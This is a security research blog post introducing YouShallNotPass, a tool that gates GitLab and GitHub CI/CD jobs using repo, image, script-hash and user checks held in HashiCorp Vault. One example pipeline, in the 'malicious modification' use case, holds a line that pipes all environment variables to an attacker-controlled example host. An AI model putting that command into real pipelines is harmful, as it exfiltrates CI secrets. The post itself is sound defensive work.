




The Latest News from Research at Kudelski Security



YOUSHALNOTPASS! HARDENING CI/CD PIPELINES ON MISSION CRITICAL ENVIRONMENTS

 November 1, 2023  Pierre Dumont  Conferences and
events  Leave a comment

1. [Introduction](#)
2. [Threat Model](#)
3. [YouShallNotPass](#)
 1. [GitLab Custom Executor](#)
 2. [GitHub Custom Executor](#)
 3. [YouShallNotPass Application](#)
 4. [YouShallNotPass Configuration](#)
 5. [HashiCorp Vault](#)
 6. [Integration Tests](#)
4. [Use cases](#)
 1. [Runner hijacking](#)
 2. [Malicious modification of the repo](#)
 3. [User impersonation](#)
5. [Conclusion](#)
6. [Links and further readings](#)

Introduction

At Kudelski Security (KS), we heavily use a self-hosted GitLab instance for all our codebase, such as all our applications, configuring our cloud environments, or our user management.

Using GitLab CI/CD, we run the tests, builds, and deployments to our various environments, as well as manage security devices via their APIs.


However, as KS doesn't have full control over the GitLab instance as it is managed by a third-party, we face limitations in configuring security controls that align with our specific use-cases.

This led us to the question: how do we safeguard our secure environments while hosting the code and executing it from our GitLab instance?

The solution we came up with involves building a custom runner, known as YouShallNotPass which acts as a

gatekeeper. Its primary role is to determine whether GitLab CI/CD jobs should be allowed to run on GitLab runners within our secure network environment.

Schematically, it looks like this:




In this blog post, we will introduce and showcase our open-source implementation, YouShallNotPass, designed to enhance the security of GitLab and GitHub pipelines executions.

Threat Model

In our pursuit of enhancing security for CI/CD pipelines, it is crucial to define a threat model that identifies potential risks and malicious actors.

We defined the following Threat Model:



Risks				
ID	Description	Impact	Likelihood	Risk
TA01	Compromised Identity on the code collaboration platform	Major	Rare	Critical
TA02	Runner Hijacking	Major	Unlikely	High
TA03	Compromised Docker image	Major	Unlikely	High
TA04	Pipeline configuration poisoning	Major	Unlikely	High
TA05	Unknown vulnerability in code collaboration platform	Major	Likely	Critical

Our threat model considers two personas: a malicious user with access to the git project, and a malicious admin on the code collaboration platform such as GitLab or GitHub.

The scenarios identified as High-Risk are:

- **Compromised identity:** A threat actor gaining access to the code collaboration platform, to modify its configuration to execute code on the secure environment.
- **Misassigning runners:** Allowing runners to be mistakenly assigned to repositories that shouldn't have access to the secure environment where the runner operates could lead to unauthorized access.
- **Compromised Docker image:** The use of compromised Docker images, whether through new versions or overwrites, poses a significant risk. This compromise could affect the runner itself or grant access to sensitive resources.
- **Pipeline configuration poisoning:** A malicious actor may modify pipeline configurations to execute unauthorized code on the runner, potentially compromising its integrity.
- **Unkown vulnerability in code collaboration platform:** A vulnerability that affects the code collaboration platform, like an authentication bypass issue not yet discovered (0day).

Those risks led us to define the following four security controls that we need to be able to configure with YouShallNotPass:

- **Repo Check:** We implement controls to ensure that only specific repositories are permitted to use runners hosted within our secure environment.

- **Image Check:** We enforce restrictions to allow only approved Docker images to be executed by our runners.
- **Script Check:** We set up mechanisms to permit only pre-approved jobs to run within our pipelines.
- **User Check:** Access controls are established to allow only authorized users to initiate jobs within the system.

YouShallNotPass


Our CI/CD job validation solution, known as YouShallNotPass (YSNP), is available as a proof of concept on [GitHub](#). YSNP is designed to enhance the security of CI/CD pipelines and ensure that only pre-approved jobs run in a trusted and controlled environment.

From an architecture perspective, we have the following three key parts:

- **The CI/CD platform:** [GitLab](#) or [GitHub](#) – which is in a “less” secure environment since managed by a third-party.
- **The CI/CD Custom Runner:** This specialized runner is equipped with both the YSNP software and custom executor scripts. It acts as the guardian that validates job executions before proceeding.
- **HashiCorp Vault:** The configuration storage solution for YSNP. While other password storage systems with appropriate APIs could be used, our familiarity with Vault’s capabilities made it a natural choice for us.

We consider both the Custom Runner and Vault being in a secure environment as we can put the security controls we want.

A diagram detailing the components can be seen below:



Compared to a job executed by a normal runner, our custom runner adds the validation using YSNP and Vault (3) before executing the job (4) + (5), only if the checks defined on Vault are successfully passed.

It is important to note that Vault, the GitLab runner, and the CI/CD platform (GitLab) operate independently from each other. For instance, the GitLab runner's configuration is managed directly on the host, with GitLab having no access to its configuration.

Our custom runner is composed of two parts:

1. **Custom Executor Bash Scripts:** These scripts are platform-specific and are executed before, during, or after a job. We will delve into these scripts in the following sections.
2. **YouShallNotPass Go Application:** This component is at the heart of our validation process, ensuring that jobs meet predefined criteria before execution.

A custom executor is simply user-provided scripts that can be executed before, during, or after the job and we will describe them in the next sections.

GitLab Custom Executor

For GitLab, this is done through the [custom executor](#) which uses four scripts, one for each stage: `config_exec`, `prepare_exec`, `run_exec`, `cleanup_exec`.

Those scripts can be found on our repo [here](#) for interested readers, but in short:

1. **config_exec (config.sh)**: Generate the JWT token which we will use to authenticate the runner to Vault – more on that later.
2. **prepare_exec (prepare.sh)**: Interacts with YouShallNotPass (YSNP) to validate the Docker image scheduled to start. It checks whether the image is pre-approved within the Vault configuration, effectively validating that the repository itself is allowed.
3. **run_exec (run.sh)**: Depending on the YSNP config on Vault, the script check and the user check are also done at this stage before any script from the GitLab CI/CD job is run. The run stage is more complex than that as it is executed multiple times since it is called for each sub-stages (there are 11 sub-stages!). For each sub-stage call of run_exec, we decide if we should call YSNP to perform the checks. Then if no YSNP check fails, the different sub-stages of the job are executed.
4. **cleanup_exec (cleanup.sh)**: This final script stops the Docker container started in prepare.sh.

Key Insights from GitLab Custom Executor Development:

- **Use of Environment Variables**: To utilize environment variables available from GitLab CI/CD, we found it necessary to prefix them with CUSTOM_ENV_.
- **Script Content Parsing**: The absence of a variable containing the script content required us to parse the runner's logs to extract keywords (e.g., script, before_script, after_script) from the .gitlab-ci.yml file during the run.sh stage.
- **Availability of Environment Variables**: Not all expected environment variables provided by GitLab

were available in the custom executor in some cases, which we have to investigate further. However, these variables were accessible when YSNP ran.

GitHub Custom Executor

While our primary CI/CD platform is GitLab, we explored the use of [GitHub's self-hosted runner feature](#), which, with some adaptation, proved to be functional for our needs. GitHub's self-hosted runners lack GitLab's advanced custom executor concept but allow us to [run scripts before and after jobs](#).

The `before_script.sh` (available [here](#)) performs the following tasks:

- Initially and only once, generates a public/private key pair that will be used to generate the JWT token to authenticate to Vault.
- Those keys will be needed to configure Vault to allow the runner to authenticate.
- Set the necessary variables based on GitLab's naming convention, which are required by YouShallNotPass.
- Git clone the directory: since GitHub performs the git clone of the repository only when the job itself is running, we perform the git clone operation in the `before_script`, enabling it to pull the repo if it's public. For private repos, users must specify `GITHUB_USER` and `GITHUB_TOKEN` variables in `profile.sh`.
- Extract the Docker image and script for the job from the GitHub workflow as the repo content becomes available.
- Generate the JWT token for Vault authentication and use the YSNP application to validate the job.

Note that during job execution on GitHub Actions, the job log is not visible until the job concludes. This presents

challenges when the `before_script` is waiting for user interaction to delete scratch code, as the log does not contain the necessary link for the user.

YouShallNotPass Application

YSNP is a Golang application that is called by the custom executors defined above to perform the validation against configurations stored on Vault.

The custom executors call YSNP with the appropriate environment variables. Here are some of the most important ones:

- `CI_JOB_IMAGE` – contains the Docker image specified in the job to validate
- `CI_PROJECT_PATH` – contains the repo path with the repo name
- `CI_JOB_SCRIPT` – contains the script(s) specified in the job to validate
- `CI_USER_EMAIL` – contains the email address / username of the user who launched the GitLab job / GitHub Action.
- `CI_JOB_JWT` – contains the JWT token that will be used to login to Vault
- `VAULT_*` – variables related to how to access vault which were defined in the `profile.sh` scripts of the custom executors.

For the full list of variables utilized by YSNP, see [here](#).

The high-level algorithm is the following:

1. Using the JWT token, YSNP authenticates to Vault and retrieves the configuration files related to the repository initiating the job. There are two configuration files: the whitelist (containing allowed

images and scripts) and youshallnotpass_config (containing the configuration checks).

- Those two configuration files can be at the repo level, or at the namespace level.
- Examples of those configuration files will be seen in the next section about Vault.


2. YSNP then executes each check specified in the configuration
3. If any of these checks fail (depending on youshallnotpass_config), YSNP exits with a failure code preventing the job from continuing.
4. If all checks pass, YSNP exits normally, allowing the runner to continue the job execution.

YouShallNotPass Configuration

YSNP's ability to validate CI/CD job executions is driven by configuration files stored in Vault. These files define the criteria for job validation, including image and script whitelisting, and which checks are required.

YSNP relies on two essential configuration files stored in Vault:

1. **Whitelist configuration:** This JSON-based file contains image and script hashes approved for execution within a specific Git repository. It ensures that only validated images and scripts are allowed to run. A sample whitelist configuration might look like this:



2.**youshallnotpass_config**: This configuration file allows to configure YSNP itself and which checks are required per-job, or globally.

[← cicc](#) [← repo_namespace](#) [← repo_name](#) [← youshallnotpass_config](#)

repo_namespace/repo_name/youshallnotpass_config

Secret

☒ JSON

Secret Data

```
{
  "jobs": [
    {
      "checks": [
        {
          "name": "mfaRequired",
          "options": {
            "checkType": "script"
          }
        }
      ],
      "jobName": "user_mfa_job"
    }
  ],
}
```

For example, the config file above is simply mentioning that the job called “user_mfa_job” only has one check which is to validate the user executing the job.

By default, YSNP conducts the following validation checks:

- Repository validation,
- Validation of the Docker image hash, and
- Validation of either
 - the job’s script or
 - authorization from the user launching the job by deleting a scratch code in Vault. These checks rely on properly configured Vault Access Control Lists (ACLs), which are detailed in the next section.

More information about the available options for configuring this file can be found in the [Project Configuration Options](#) section.

To prevent malicious users from deleting job logs to conceal their activities, we've implemented a feature that logs runner activities to a [Mattermost](#) channel. This feature operates at the namespace level and is described in more detail [here](#).

HashiCorp Vault

Vault is a great tool for a key-value store as it provides features for granular access using Access Control Lists (ACLs) and transparent authentication using OIDC. In addition, it has all the API endpoints required that we call from YSNP.

The three important points to understand are:


- The runner needs to authenticate to Vault using JWT.
- Appropriate ACLs must be configured on Vault.
- The YSNP config files must be created on Vault.

Those steps with the appropriate commands are in the README in the [GitLab Runner Setup](#) and [GitHub Support \(Experimental\)](#) sections.

Integration Tests

To maintain the reliability and functionality of the GitLab custom executor in conjunction with YSNP, we've implemented integration tests under [testing/scripts](#). These tests can be used to provide insights into the setup of our Git repository and Vault

The architecture of those docker-compose files available under testing/integration looks like this:



The integrations tests' directories are composed of two docker-compose files:

The vault-compose.yml: this Docker setup file defines the configuration for HashiCorp Vault. It is accompanied by the script vault-init.sh, which configures Vault with:

- The public/private keys used for generating JWT tokens (stored in a Docker volume for access by the gitlab_runner container).
- Vault configurations enabling runner authentication through JWT tokens.
- Setup of the key-value store and configuration files, including whitelist and youshallnotpass_config.
- A Vault ACL policy granting YSNP read access to YSNP configurations stored in Vault.

The runner-compose.yml Docker file configures the custom runner (named gitlab_runner in the diagram above) containing both the custom executor and the YSNP application.

The custom runner is setup using the git-init.sh script which configures the custom runner. This script does the following:

- Setup a local git repo.
- Push the demo .gitlab-ci.yml file containing a few sample jobs.

This setup is required to mimic the git clone as if it came from GitLab when a job would start.

Now we can simply start the custom runner with the `exec` command which allows to run locally a job directly without requiring to pull it from GitLab.

Note that this `exec` command was deprecated in [this issue](#) due to this command not supporting all the features that a normal runner would need when running a job.

However due to the popularity of this feature, GitLab is now investigating how to run pipelines locally.

For simplicity, we added `youshallnotpass_builder_daemon` which allows to rebuild the go application without having to relaunch the full docker compose.

Use cases


In this section, we explore three key use cases that illustrate how YouShallNotPass (YSNP) effectively addresses and mitigates potential threats, safeguarding CI/CD pipelines from unauthorized access and malicious activities:

1. Runner hijacking.
2. Malicious modification of the repo.
3. User Impersonation.

Runner hijacking


This scenario simulates a case where a GitLab runner with access to sensitive internal machines is assigned to an entire namespace (`group_with_sensitive_repos`). This configuration would allow all repositories under the namespace to use the runner for job execution.

However, on Vault, we have only whitelisted a specific repo (repo_name) in that namespace (while the two other entries are the configuration files at the namespace level):




When a malicious user tries to launch a job (e.g., malicious_job) from an unauthorized repository (repo_unauthorized) using the YSNP custom runner, a failure message is triggered, thwarting unauthorized job execution.

We can see the failure message in the screenshot below:



Malicious modification of the repo


This scenario mimics a user with access to an approved repository and its associated runner, who attempts to maliciously modify the CI/CD configuration. The aim is to redirect environment variables, including secrets, to an attacker-controlled server.



```
1 stages:
2   - test
3
4 default:
5   image: alpine:3.13@sha256:def822f9851ca422481ec6fee59a9966f12b351c62ccb9aca841526
6
7 image_and_job_checks:
8   stage: test
9   id_tokens:
10    VAULT_ID_TOKEN:
11     aud: https://gitlab.kudelski.com
12   script:
13    - env | curl -X POST --data-binary @- https://attacker_controlled.example.com
14   tags:
15    - linux
16   rules:
17    - if: '$TRIGGERED_JOB == "image_and_job_checks"'
```

When YSNP will run, it will check if the script above has been pre-approved in its configuration on Vault.

Since this script does not match the hash of the previously allowed script, when the job is run, the job will fail as we can see in the screenshot below.



```
57 http://127.0.0.1:8200/ui/vault/secrets/cicdv2/show/private_group/repo_name/whitelist - image_and_job_checks
58 -----
59  Name | Version | Error | Abort | Mfa | Details
60 -----
61 Script Hash Check | 1.0.0 | true | false | Unknown Script | image_and_job_checks@sha256:ISurFAH31p0ULa
62 hKWZ9VQM601ANKYN88jTnCv4Emrn4= | Aborting - CI Job image_and_job_checks has been updated
63 -----
64 ✖ Unsuccessful YouShallNotPass Check for Job: image_and_job_checks
65 Crucial Check Failed
66 Cleaning up project directory and file based variables
67 ERROR: Job failed: exit status 1
```

Where the allowed_script is found in the whitelist configuration of that repo on Vault.

User impersonation

The final use case we want to present is related to a recent CVE that was published for GitLab: [CVE-2023-5207](#) where an authenticated attacker could impersonate another user when launching a pipeline.

This could allow the attacker to launch a job which only specific users should be allowed to.

When the attacker impersonates the user (with the email

address user.name@example.com) to launch a job, they would see this message (up to line 66):

```
61 -----
62  Name | Version | Error | Abort | Mfa | Details
63 -----
64  Script Hash Check | 1.0.0 | | false | true | Unknown Script default_checks@sha256:ympoqcp0mQpk4WPFSEQHwN7JitU
65  t0y8QiHq7KLGtNwE= MFA Required
66  Please delete the following scratch code to authorize this pipeline run -> https://vault.example.com/ui/vault/secrets/cicdv2/list/private\_group/repo\_name/scratch/user.name@example.com
67  ✖ Unsuccessful YouShallNotPass Check for Job: default_checks
68  ✖ CI/CD run not authorized
```

Now, the attacker would also need to be able to login to Vault with the impersonated user.name to be able to delete the scratch code that was generated by YSNP.

If the attacker does not delete the scratch code, after some time, YSNP will make the job fail (lines 67-68).

Vault ACLs need to be configured in such a way that only user.name has access to the path of the secret to delete it.

Conclusion

As we conclude this blog post, we want to reiterate the importance of securing CI/CD pipelines and the significant role that our open-source custom runner solution, YouShallNotPass (YSNP), plays in this endeavor. The following key takeaways encapsulate the essence of our discussion.

CI/CD platforms are known as highly valuable targets by threat actors due to their importance for modern organizations. As we consider the CI/CD platform as a less trusted environment than where the code itself is executed (i.e., the runner and the machines reachable from them), this means that security checks must be applied to protect against unauthorized use.

The security checks are added as YSNP configuration stored on HashiCorp Vault in the trusted environment

which is managed independently than the CI/CD platform. Therefore, making it out of reach of a CI/CD platform compromise.

YouShallNotPass allows you to:

- Validate that the repo is allowed on the runner,
- Validate the hash of the Docker image being used by the job,
- Validate the hash of the job's script, and
- Validate the user launching the job is allowed to.

All of this before any job execution happens on the runner.

We currently use this solution daily to protect our most sensitive runners and CI/CD jobs.

We welcome any feedback on our [GitHub repo](#) and let's meet at [Black Alps 2023](#) where we will present our solution!

Links and further readings

- <https://github.com/kudelskisecurity/youshallnotpass>
- Another tool that improves CI/CD security we've found is <https://github.com/step-security/harden-runner> which also uses a custom script to provide runtime security by allowing or not various actions performed by the script of the job.
- <https://owasp.org/www-project-top-10-ci-cd-security-risks/>
- <https://github.com/rung/threat-matrix-cicd> which provides a MITRE ATT&CK matrix style of CI/CD related techniques